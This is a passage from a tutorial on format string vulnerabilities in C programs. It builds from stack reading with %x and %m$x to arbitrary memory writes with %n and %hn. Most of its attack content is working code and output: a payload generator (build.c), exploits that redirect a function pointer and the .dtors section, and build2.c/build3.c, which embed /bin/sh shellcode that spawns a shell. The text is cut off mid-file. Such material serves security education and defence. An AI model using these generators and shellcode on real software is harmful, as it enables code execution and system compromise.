It works as we expected :) Before going further, let's examine what happens from the stack point of view while calling `snprintf()` at line 8.

Fig. 1 : the stack at the beginning of `snprintf()`




Figure 1 describes the state of the stack when the program enters the `snprintf()` function (we'll see that it is not true ... but this is just to give you an idea of what's happening). We don't care about the `%esp` register. It is somewhere below the `%ebp` register. As we have seen in a previous article, the first two values located in `%ebp` and `%ebp+4` contain the respective backups of the `%ebp` and `%ebp+4` registers. Next come the arguments of the function `snprintf()`:

1. the destination address;
2. the number of characters to be copied;
3. the address of the format string `argv[1]` which also acts as data.

Lastly, the stack is topped of with the `tmp` array of 4 characters, the 64 bytes of the variable `buffer` and the `i` integer variable .

The `argv[1]` string is used at the same time as format string **and** data. According to the normal order of the `snprintf()` routine, `argv[1]` appears instead of the format string. Since you can use a format string without format directives (just text), everything is fine :)

What happens when `argv[1]` also contains formatting ? ? Normally, `snprintf()` interprets them as they are ... and there is no reason why it should act differently ! But here, you may wonder what arguments are going to be used as data for formatting the resulting output string. In fact, `snprintf()` grabs data from the stack! You can see that from our `stack` program:

```
>>./stack "123 %x"
buffer : [123 30201] (9)
i = 1 (bffff674)
```

First, the "123 " string is copied into buffer. The %x asks snprintf() to translate the first value into hexadecimal. From figure 1, this first argument is nothing but the tmp variable which contains the \x01\x02\x03\x00 string. It is displayed as the 0x00030201 hexadecimal number according to our little endian x86 processor.

```
>>./stack "123 %x %x"
buffer : [123 30201 20333231] (18)
i = 1 (bffff674)
```

Adding a second %x enables you to go higher in the stack. It tells snprintf() to look for the next 4 bytes after the tmp variable. These 4 bytes are in fact the 4 first bytes of buffer. However, buffer contains the "123 " string, which can be seen as the 0x20333231 (0x20=space, 0x31='1'...) hexadecimal number. So, for each %x, snprintf() "jumps" 4 bytes further in buffer (4 because unsigned int takes 4 bytes on x86 processor). This variable acts as double agent by:

1. Writing to the destination;
2. Read input data for the format.

We can "climb up" the stack as long as our buffer contains bytes:

```
>>./stack "%#010x %#010x %#010x %#010x %#010x %#010x"
buffer : [0x00030201 0x30307830 0x32303330 0x30203130 0x33303378
         0x333837] (63)
i = 1 (bffff654)
```

Even higher

The previous method allows us to look for important information such as the return address of the function that created the stack holding the buffer. However, it is possible, with the right format, to look for data further than the vulnerable buffer.

You can find an occasionally useful format when it is necessary to swap between the parameters (for instance, while displaying date and time). We add the m$ format, right after the %, where m is an integer >0. It gives the position of the variable to use in the arguments list (starting from 1):

```
/* explore.c */
#include <stdio.h>

  int
main(int argc, char **argv) {

  char buf[12];

  memset(buf, 0, 12);
  snprintf(buf, 12, argv[1]);

  printf("[%s] (%d)\n", buf, strlen(buf));
}
```

The format using `m$` enables us to go up where we want in the stack, as we could do using `gdb`:

```
>>./explore %1\$x
[0] (1)
>>./explore %2\$x
[0] (1)
>>./explore %3\$x
[0] (1)
>>./explore %4\$x
[bffff698] (8)
>>./explore %5\$x
[1429cb] (6)
>>./explore %6\$x
[2] (1)
>>./explore %7\$x
[bffff6c4] (8)
```

The character `\` is necessary here to protect the `$` and to prevent the shell from interpreting it. In the first three calls we visit contents of the `buf` variable. With `%4\$x`, we get the `%ebp` saved register, and then with the next `%5\$x`, the `%eip` saved register (a.k.a. the return address). The last 2 results presented here show the `argc` variable value and the address contained in `*argv` (remember that `**argv` means that `*argv` is an addresses array).

In short...

This example illustrates that the provided formats enable us to go up within the stack in search of information, such as the return value of a function, an address... However, we saw at the beginning of this article that we could write using functions of the `printf()`'s type: doesn't this look like a wonderful potential vulnerability ?

First steps

Let's go back to the `stack` program:

```
>>perl -e 'system "./stack \x64\xf6\xff\xbf%.496x%n"'
buffer : [döÿ¿000000000000000000000000000000000000000000000000
00000000000] (63)
i = 500 (bffff664)
```

We give as input string:

1. the `i` variable address;
2. a formatting instruction (`%.496x`);
3. a second formatting instruction (`%n`) which will write into the given address.

To determine the `i` variable address (`0xbffff664` here), we can run the program twice and change the command line accordingly. As you can note it, `i` has a new value :) The given format string and the stack organization make `snprintf()` look like :

```
snprintf(buffer,
         sizeof buffer,
         "\x64\xf6\xff\xbf%.496x%n",
         tmp,
         4 first bytes in buffer);
```

The first four bytes (containing the `i` address) are written at the beginning of `buffer`. The `%.496x` format allows us to get rid of the `tmp` variable which is at the beginning of the stack. Then, when the formatting instruction is the `%n`, the address used is the `i`'s one, at the beginning of `buffer`. Although the precision required is 496, snprintf writes only sixty bytes at maximum (because the length of the buffer is 64 and 4 bytes have already been written). The value 496 is arbitrary, and is just used to manipulate the "byte counter". We have seen that the `%n` format saves the amount of bytes that should have been written. This value is 496, to which we have to add 4 from the 4 bytes of the `i` address at the beginning of `buffer`. Therefore, we have counted 500 bytes. This value will be written into the next address found in the stack, which is the `i`'s address.

We can go even further with this example. To change `i`, we needed to know its address ... but sometimes the program itself provides it:

```
/* swap.c */
#include <stdio.h>

main(int argc, char **argv) {

  int cpt1 = 0;
  int cpt2 = 0;
  int addr_cpt1 = &cpt1;
  int addr_cpt2 = &cpt2;

  printf(argv[1]);
  printf("\ncpt1 = %d\n", cpt1);
  printf("cpt2 = %d\n", cpt2);
}
```

Running this program shows that we can control the stack (almost) as we want:

```
>>./swap AAAA
AAAA
cpt1 = 0
cpt2 = 0
>>./swap AAAA%1\$n
AAAA
cpt1 = 0
cpt2 = 4
>>./swap AAAA%2\$n
AAAA
cpt1 = 4
cpt2 = 0
```

As you can see, depending on the argument, we can change either `cpt1`, or `cpt2`. The `%n` format expects an address, that is why we can't directly act on the variables, (i.e. using `%3$n (cpt2)` or `%4$n (cpt1)`) but have to go through pointers. The latter are "fresh meat" with enormous possibilities for modification.

Variations on the same topic

The examples previously presented come from a program compiled with `egcs-2.91.66` and `glibc-2.1.3-22`. However, you probably won't get the same results on your own box. Indeed, the functions of the `*printf()` type change according to the `glibc` and the compilers do not carry out the same operations at all.

The program `stuff` highlights these differences:

```
/* stuff.c */
#include <stdio.h>

main(int argc, char **argv) {

  char aaa[] = "AAA";
  char buffer[64];
  char bbb[] = "BBB";

  if (argc < 2) {
    printf("Usage : %s <format>\n",argv[0]);
    exit (-1);
  }

  memset(buffer, 0, sizeof buffer);
  snprintf(buffer, sizeof buffer, argv[1]);
  printf("buffer = [%s] (%d)\n", buffer, strlen(buffer));
}
```

The `aaa` and `bbb` arrays are used as delimiters in our journey through the stack. Therefore we know that when we find `424242`, the following bytes will be in `buffer`. Table 1 presents the differences according to the versions of the glibc and compilers.

Tab. 1 : Variations around glibc

Compiler	glibc	Display
gcc-2.95.3	2.1.3-16	buffer = [8048178 8049618 804828e 133ca0 bffff454 424242 38343038 2038373] (63)
egcs-2.91.66	2.1.3-22	buffer = [424242 32343234 33203234 33343332 20343332 30323333 34333233 33] (63)
gcc-2.96	2.1.92-14	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)
gcc-2.96	2.2-12	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)

Next in this article, we will continue to use `egcs-2.91.66` and the `glibc-2.1.3-22` , but don't be surprised if you note differences on your machine.

Exploitation of a format bug

While exploiting buffer overflows, we used a buffer to overwrite the return address of a function.

With format strings, we have seen we can go everywhere (stack, heap, bss, .dtors, ...), we just have to say where and what to write for `%n` doing the job for us.

The vulnerable program

You can exploit a format bug different ways. P. Bouchareine's article (*Format string vulnerability*) shows how to overwrite the return address of a function, so we'll show something else.

```
/* vuln.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int helloWorld();
int accessForbidden();

int vuln(const char *format)
{
  char buffer[128];
  int (*ptrf)();

  memset(buffer, 0, sizeof(buffer));

  printf("helloWorld() = %p\n", helloWorld);
  printf("accessForbidden() = %p\n\n", accessForbidden);

  ptrf = helloWorld;
  printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);

  snprintf(buffer, sizeof buffer, format);
  printf("buffer = [%s] (%d)\n", buffer, strlen(buffer));

  printf("after : ptrf() = %p (%p)\n", ptrf, &ptrf);

  return ptrf();
}

int main(int argc, char **argv) {
  int i;
  if (argc <= 1) {
    fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
    exit(-1);
  }
```

```
  for(i=0;i<argc;i++)
    printf("%d %p\n",i,argv[i]);

  exit(vuln(argv[1]));
}

int helloWorld()
{
  printf("Welcome in \"helloWorld\"\n");
  fflush(stdout);
  return 0;
}

int accessForbidden()
{
  printf("You shouldn't be here \"accesForbidden\"\n");
  fflush(stdout);
  return 0;
}
```

We define a variable named **ptrf** which is a pointer to a function. We will change the value of this pointer to run the function we choose.

First example

First, we must get the offset between the beginning of the vulnerable buffer and our current position in the stack:

```
>>./vuln "AAAA %x %x %x %x"
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

before : ptrf() = 0x8048634 (0xbffff5d4)
buffer = [AAAA 21a1cc 8048634 41414141 61313220] (37)
after : ptrf() = 0x8048634 (0xbffff5d4)
Welcome in "helloWorld"

>>./vuln AAAA%3\$x
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

before : ptrf() = 0x8048634 (0xbffff5e4)
buffer = [AAAA41414141] (12)
after : ptrf() = 0x8048634 (0xbffff5e4)
Welcome in "helloWorld"
```

The first call here gives us what we need: 3 words (one word = 4 bytes for x86 processors) separate us from the beginning of the **buffer** variable. The second call, with **AAAA%3\$x** as argument, confirms this.

Our goal is now to replace the value of the initial pointer `ptrf` (`0x8048634`, the address of the function `helloWorld()`) with the value `0x8048654` (address of `accessForbidden()`). We have to write `0x8048654` bytes (134514260 bytes in decimal, something like 128Mbytes). All computers can't afford such a use of memory ... but the one we are using can :) It last around 20 seconds on a dual-pentium 350 MHz:

```
>>./vuln `printf "\xd4\xf5\xff\xbf%%.134514256x%%"3\$n `
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

before : ptrf() = 0x8048634 (0xbffff5d4)
buffer = [Ôõÿ¿000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000
0000000000000] (127)
after : ptrf() = 0x8048654 (0xbffff5d4)
You shouldn't be here "accesForbidden"
```

What did we do? We just provided the address of `ptrf (0xbffff5d4)`. The next format (`%.134514256x`) reads the first word from the stack, with a precision of 134514256 (we already have written 4 bytes from the address of `ptrf`, so we still have to write `134514260-4=134514256` bytes). At last, we write the wanted value in the given address (`%3$n`).

Memory problems: divide and conquer

However, as we mentioned it, it isn't always possible to use 128MB buffers. The format `%n` waits for a pointer to an integer, i.e. four bytes. It is possible to alter its behavior to make it point to a `short int` - only 2 bytes - thanks to the instruction `%hn`. We thus cut the integer to which we want to write two parts. The largest writable size will then fit in the `0xffff` bytes (65535 bytes). Thus in the previous example, we transform the operation writing " `0x8048654` at the `0xbffff5d4` address" into two successive operations : :

- writing `0x8654` in the `0xbffff5d4` address
- writing `0x0804` in the `0xbffff5d4+2=0xbffff5d6` address

The second write operation takes place on the high bytes of the integer, which explains the swap of 2 bytes.

However, `%n` (or `%hn`) counts the total number of characters written into the string. This number can only increase. First, we have to write the smallest value between the two. Then, the second formatting will only use the difference between the needed number and the first number written as precision. For instance in our example, the first format operation will be `%.2052x` (2052 = 0x0804) and the second `%.32336x` (32336 = 0x8654 - 0x0804). Each `%hn` placed right after will record the right amount of bytes.

We just have to specify where to write to both `%hn`. The `m$` operator will greatly help us. If we save the addresses at the beginning of the vulnerable buffer, we just have to go up through the stack to find the offset from the beginning of the buffer using the `m$` format. Then, both addresses will be at an offset of `m` and `m+1`. As we use the first 8 bytes in the buffer to save the addresses to overwrite, the first written value must be decreased by 8.

Our format string looks like:

```
"[addr][addr+2]%.[val. min. - 8]x%[offset]$hn%.[val. max - val.
min.]x%[offset+1]$hn"
```

The `build` program uses three arguments to create a format string:

1. the address to overwrite;
2. the value to write there;
3. the offset (counted as words) from the beginning of the vulnerable buffer.

```
/* build.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

/**
   The 4 bytes where we have to write are placed that way :
   HH HH LL LL
   The variables ending with "*h" refer to the high part
   of the word (H) The variables ending with "*l" refer
   to the low part of the word (L)
 */
char* build(unsigned int addr, unsigned int value,
      unsigned int where) {

  /* too lazy to evaluate the true length ... :*/
  unsigned int length = 128;
  unsigned int valh;
  unsigned int vall;
  unsigned char b0 = (addr >> 24) & 0xff;
  unsigned char b1 = (addr >> 16) & 0xff;
  unsigned char b2 = (addr >>  8) & 0xff;
  unsigned char b3 = (addr      ) & 0xff;

  char *buf;

  /* detailing the value */
  valh = (value >> 16) & 0xffff; //top
  vall = value & 0xffff;         //bottom

  fprintf(stderr, "adr : %d (%x)\n", addr, addr);
  fprintf(stderr, "val : %d (%x)\n", value, value);
  fprintf(stderr, "valh: %d (%.4x)\n", valh, valh);
  fprintf(stderr, "vall: %d (%.4x)\n", vall, vall);
```

```
  /* buffer allocation */
  if ( ! (buf = (char *)malloc(length*sizeof(char))) ) {
    fprintf(stderr, "Can't allocate buffer (%d)\n", length);
    exit(EXIT_FAILURE);
  }
  memset(buf, 0, length);

  /* let's build */
  if (valh < vall) {

    snprintf(buf,
         length,
         "%c%c%c%c"           /* high address */
         "%c%c%c%c"           /* low address */

         "%%.%hdx"            /* set the value for the first %hn */
         "%%%d$hn"            /* the %hn for the high part */

         "%%.%hdx"            /* set the value for the second %hn */
         "%%%d$hn"            /* the %hn for the low part */
         ,
         b3+2, b2, b1, b0,    /* high address */
         b3, b2, b1, b0,      /* low address */

         valh-8,              /* set the value for the first %hn */
         where,               /* the %hn for the high part */

         vall-valh,           /* set the value for the second %hn */
         where+1              /* the %hn for the low part */
         );

  } else {

     snprintf(buf,
         length,
         "%c%c%c%c"           /* high address */
         "%c%c%c%c"           /* low address */

         "%%.%hdx"            /* set the value for the first %hn */
         "%%%d$hn"            /* the %hn for the high part */

         "%%.%hdx"            /* set the value for the second %hn */
         "%%%d$hn"            /* the %hn for the low part */
         ,
         b3+2, b2, b1, b0,    /* high address */
         b3, b2, b1, b0,      /* low address */

         vall-8,              /* set the value for the first %hn */
         where+1,             /* the %hn for the high part */

         valh-vall,           /* set the value for the second %hn */
         where                /* the %hn for the low part */
         );
  }
  return buf;
}

int
```

```
main(int argc, char **argv) {

  char *buf;

  if (argc < 3)
    return EXIT_FAILURE;
  buf = build(strtoul(argv[1], NULL, 16),  /* adresse */
          strtoul(argv[2], NULL, 16),  /* valeur */
          atoi(argv[3]));              /* offset */

  fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
  printf("%s",  buf);
  return EXIT_SUCCESS;
}
```

The position of the arguments changes according to whether the first value to be written is in the high or low part of the word. Let's check what we get now, without any memory troubles.

First, our simple example allows us guessing the offset:

```
>>./vuln AAAA%3\$x
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

before : ptrf() = 0x8048644 (0xbffff5d4)
buffer = [AAAA41414141] (12)
after : ptrf() = 0x8048644 (0xbffff5d4)
Welcome in "helloWorld"
```

It is always the same : 3. Since our program is done to explain what happens, we already have all the other information we would need : the **ptrf** and **accesForbidden()** addresses . We build our buffer according to these:

```
>>./vuln `./build 0xbffff5d4 0x8048664 3`
adr : -1073744428 (bffff5d4)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[Öõÿ¿Ôõÿ¿%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

before : ptrf() = 0x8048644 (0xbffff5b4)
buffer = [Öõÿ¿Ôõÿ¿000000000000000000d0000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000] (127)
after : ptrf() = 0x8048644 (0xbffff5b4)
Welcome in "helloWorld"
```

Nothing happens! In fact, since we used a longer buffer than in the previous example in the format string, the stack moved. **ptrf** has gone from **0xbffff5d4** to **0xbffff5b4**). Our values need to be adjusted:

```
>>./vuln `./build 0xbffff5b4 0x8048664 3`
adr : -1073744460 (bffff5b4)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[¶õÿ¿´õÿ¿%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

before : ptrf() = 0x8048644 (0xbffff5b4)
buffer = [¶õÿ¿´õÿ¿00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
0000000000000000] (127)
after : ptrf() = 0x8048664 (0xbffff5b4)
You shouldn't be here "accesForbidden"
```

We won!!!

Other exploits

In this article, we started by proving that the format bugs are a real vulnerability. Another important concern is how to exploit them. Buffer overflow exploits rely on writing to the return address of a function. Then, you have to try (almost) at random and pray a lot for your scripts to find the right values (even the eggshell must be full of NOP). You don't need all this with format bugs and you are no more restricted to the return address overwriting.

We have seen that format bugs allow us to write anywhere. So, we will see now an exploitation based on the `.dtors` section.

When a program is compiled with `gcc`, you can find a constructor section (named `.ctors`) and a destructor (named `.dtors`). Each of these sections contains pointers to functions to be carried out before entering the `main()` function and after exiting, respectively.

```
/* cdtors */

void start(void) __attribute__ ((constructor));
void end(void) __attribute__ ((destructor));

int main() {
  printf("in main()\n");
}

void start(void) {
  printf("in start()\n");
}

void end(void) {
  printf("in end()\n");
}
```

Our small program shows that mechanism:

```
>>gcc cdtors.c -o cdtors
>>./cdtors
in start()
in main()
in end()
```

Each one of these sections is built in the same way:

```
>>objdump -s -j .ctors cdtors

cdtors:     file format elf32-i386

Contents of section .ctors:
 804949c ffffffff dc830408 00000000           ............
>>objdump -s -j .dtors cdtors

cdtors:     file format elf32-i386

Contents of section .dtors:
 80494a8 ffffffff f0830408 00000000           ............
```

We check that the indicated addresses match those of our functions (attention: the preceding `objdump` command gives the addresses in little endian):

```
>>objdump -t cdtors | egrep "start|end"
080483dc g     F .text  00000012              start
080483f0 g     F .text  00000012              end
```

So, these sections contain the addresses of the functions to run at the beginning (or the end), framed with `0xffffffff` and `0x00000000`.

Let us apply this to `vuln` by using the format string. First, we have to get the location in memory of these sections, which is really easy when you have the binary at hand ;-) Simply use the `objdump` like we did previously:

```
>> objdump -s -j .dtors vuln

vuln:     file format elf32-i386

Contents of section .dtors:
 8049844 ffffffff 00000000                    ........
```

Here it is! We have everything we need now.

The goal of the exploitation is to replace the address of a function in one of these sections with the one of the functions we want to execute. If those sections are empty, we just have to overwrite the `0x00000000` which indicates the end of the section. This will cause a `segmentation fault` because the program won't find this `0x00000000`, it will take the next value as the address of a function, which is probably not true.

In fact, the only interesting section is the destructor section (`.dtors`): we have no time to do anything before the constructor section (`.ctors`). Usually, it is enough to overwrite the address placed 4 bytes after the start of the section (the `0xffffffff`):

- if there is no address there, we overwrite the `0x00000000`;
- Otherwise, the first function to be executed will be ours.

Let's go back to our example. We replace the `0x00000000` in section `.dtors`, placed in `0x8049848=0x8049844+4`, with the address of the `accesForbidden()` function, already known (`0x8048664`):

```
>./vuln `./build 0x8049848 0x8048664 3`
adr : 134518856 (8049848)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[JH%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = bffff694 (0xbffff51c)
helloWorld() = 0x8048648
accessForbidden() = 0x8048664

before : ptrf() = 0x8048648 (0xbffff434)
buffer = [JH000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000
000] (127)
after : ptrf() = 0x8048648 (0xbffff434)
Welcome in "helloWorld"
You shouldn't be here "accesForbidden"
Segmentation fault (core dumped)
```

Everything runs fine, the `main()` `helloWorld()` and then exit. The destructor is then called. The section `.dtors` starts with the address of `accesForbidden()`. Then, since there is no other real function address, the expected coredump happens.

Please, give me a shell

We have seen simple exploits here. Using the same principle we can get a shell, either by passing the shellcode through `argv[]` or an environment variable to the vulnerable program. We just have to set the right address (i.e. the address of the eggshell) in the section `.dtors`.

Right now, we know:

- How to explore the stack within reasonable limits (in fact, theoretically, there is no limit, but it gets rather painful rather quickly to recover the words on the stack one by one);
- How to write the expected value to the right address.

However, in reality, the vulnerable program is not as nice as the one in the example. We will introduce a method that allows us to put a shellcode in memory and retrieve its **exact** address (this means: no more NOP at the beginning of the shellcode).

The idea is based on recursive calls of the function `exec*()`:

```
/* argv.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


main(int argc, char **argv) {

  char **env;
  char **arg;
  int nb = atoi(argv[1]), i;

  env    = (char **) malloc(sizeof(char *));
  env[0] = 0;

  arg    = (char **) malloc(sizeof(char *) * nb);
  arg[0] = argv[0];
  arg[1] = (char *) malloc(5);
  snprintf(arg[1], 5, "%d", nb-1);
  arg[2] = 0;

  /* printings */
  printf("*** argv %d ***\n", nb);
  printf("argv = %p\n", argv);
  printf("arg = %p\n", arg);
  for (i = 0; i<argc; i++) {
    printf("argv[%d] = %p (%p)\n", i, argv[i], &argv[i]);
    printf("arg[%d] = %p (%p)\n", i, arg[i], &arg[i]);
  }
  printf("\n");

  /* recall */
  if (nb == 0)
    exit(0);
  execve(argv[0], arg, env);
}
```

The input is an `nb` integer that the program will recursively calle itself `nb+1` times:

```
>>./argv 2
*** argv 2 ***
argv = 0xbffff6b4
arg = 0x8049828
argv[0] = 0xbffff80b (0xbffff6b4)
arg[0] = 0xbffff80b (0x8049828)
argv[1] = 0xbffff812 (0xbffff6b8)
arg[1] = 0x8049838 (0x804982c)

*** argv 1 ***
argv = 0xbfffff44
arg = 0x8049828
argv[0] = 0xbffffec (0xbfffff44)
arg[0] = 0xbffffec (0x8049828)
argv[1] = 0xbfffffff3 (0xbfffff48)
arg[1] = 0x8049838 (0x804982c)
```

```
*** argv 0 ***
argv = 0xbfffff44
arg = 0x8049828
argv[0] = 0xbffffec (0xbfffff44)
arg[0] = 0xbffffec (0x8049828)
argv[1] = 0xbffffff3 (0xbfffff48)
arg[1] = 0x8049838 (0x804982c)
```

We immediately notice the allocated addresses for **arg** and **argv** don't move anymore after the second call. We are going to use this property in our exploit. We just have to change our **build** program slightly to make it call itself before calling **vuln**. So, we get the exact **argv** address, and the one of our shellcode:

```
/* build2.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char* build(unsigned int addr, unsigned int value, unsigned int where)
{
  //Same function as in build.c
}

int
main(int argc, char **argv) {

  char *buf;
  char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
     "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  if(argc < 3)
    return EXIT_FAILURE;

  if (argc == 3) {

    fprintf(stderr, "Calling %s ...\n", argv[0]);
    buf = build(strtoul(argv[1], NULL, 16),  /* adresse */
        &shellcode,
        atoi(argv[2]));              /* offset */

    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
    execlp(argv[0], argv[0], buf, &shellcode, argv[1], argv[2], NULL);

  } else {

    fprintf(stderr, "Calling ./vuln ...\n");
    fprintf(stderr, "sc = %p\n", argv[2]);
    buf = build(strtoul(argv[3], NULL, 16),  /* adresse */
        argv[2],
        atoi(argv[4]));              /* offset */

    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
```

```
    execlp("./vuln","./vuln", buf, argv[2], argv[3], argv[4], NULL);
  }

  return EXIT_SUCCESS;
}
```

The trick is that we know what to call according to the number of arguments the program received. To start our exploit, we just give to `build2` the address we want to write to and the offset. We don't have to give the value anymore since it is going to be evaluated by our successive calls.

To succeed, we need to keep the **same** memory layout between the different calls of `build2` and then `vuln` (that is why we call the `build()` function, in order to use the same memory footprint):

```
>>./build2 0xbffff634 3
Calling ./build2 ...
adr : -1073744332 (bffff634)
val : -1073744172 (bffff6d4)
valh: 49151 (bfff)
vall: 63188 (f6d4)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14037x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff88f
adr : -1073744332 (bffff634)
val : -1073743729 (bffff88f)
valh: 49151 (bfff)
vall: 63631 (f88f)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14480x%4$hn] (34)
0 0xbffff867
1 0xbffff86e
2 0xbffff891
3 0xbffff8bf
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

before : ptrf() = 0x80486c4 (0xbffff634)
buffer = [6öÿ¿4öÿ¿000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
00000000000] (127)
after : ptrf() = 0xbffff88f (0xbffff634)
Segmentation fault (core dumped)
```

Why didn't this work? We said we had to build the exact copy of the memory between the 2 calls ... and we didn't do it! `argv[0]` (the name of the program) changed. Our program is first named `build2` (6 bytes) and `vuln` after (4 bytes). There is a difference of 2 bytes, which is exactly the value that you can notice in the example above. The address of the shellcode during the second call of `build2` is given by `sc=0xbffff88f` but the content of `argv[2]` in `vuln` gives `20xbffff891`: our 2 bytes. To solve this, it is enough to rename our `build2` to only 4 letters e.g `bui2`:

```
>>cp build2 bui2
>>./bui2 0xbffff634 3
Calling ./bui2 ...
adr : -1073744332 (bffff634)
val : -1073744156 (bffff6e4)
valh: 49151 (bfff)
vall: 63204 (f6e4)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14053x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff891
adr : -1073744332 (bffff634)
val : -1073743727 (bffff891)
valh: 49151 (bfff)
vall: 63633 (f891)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14482x%4$hn] (34)
0 0xbffff867
1 0xbffff86e
2 0xbffff891
3 0xbffff8bf
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

before : ptrf() = 0x80486c4 (0xbffff634)
buffer = [6öÿ¿4öÿ¿0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
000000000000000] (127)
after : ptrf() = 0xbffff891 (0xbffff634)
bash$
```

Won again: that works much better that way ;-) The eggshell is in the stack and we changed the address pointed to by `ptrf` to have it point to our shellcode. Of course, it can happen only if the stack is executable.

But we have seen that format strings allow us to write anywhere : let's add a destructor to our program in the section `.dtors`:

```
>>objdump -s -j .dtors vuln

vuln:     file format elf32-i386

Contents of section .dtors:
80498c0 ffffffff 00000000                    ........
>>./bui2 80498c4 3
Calling ./bui2 ...
adr : 134518980 (80498c4)
val : -1073744156 (bffff6e4)
valh: 49151 (bfff)
vall: 63204 (f6e4)
[ÆÄ%.49143x%3$hn%.14053x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff894
adr : 134518980 (80498c4)
val : -1073743724 (bffff894)
valh: 49151 (bfff)
vall: 63636 (f894)
```

```
[ÆÄ%.49143x%3$hn%.14485x%4$hn] (34)
0 0xbffff86a
1 0xbffff871
2 0xbffff894
3 0xbffff8c2
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

before : ptrf() = 0x80486c4 (0xbffff634)
buffer = [ÆÄ00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
0000000000000000] (127)
after : ptrf() = 0x80486c4 (0xbffff634)
Welcome in "helloWorld"
bash$ exit
exit
>>
```

Here, no **coredump** is created while quitting our destructor. This is because our shellcode contains an **exit(0)** call.

In conclusion as a last gift, here is **build3.c** that also gives a shell, but passed through an environment variable:

```
/* build3.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char* build(unsigned int addr, unsigned int value, unsigned int where)
{
  //Même fonction que dans build.c
}

int main(int argc, char **argv) {
  char **env;
  char **arg;
  unsigned char *buf;
  unsigned char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
       "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  if (argc == 3) {

    fprintf(stderr, "Calling %s ...\n", argv[0]);
    buf = build(strtoul(argv[1], NULL, 16),  /* adresse */
        &shellcode,
        atoi(argv[2]));              /* offset */

    fprintf(stderr, "%d\n", strlen(buf));
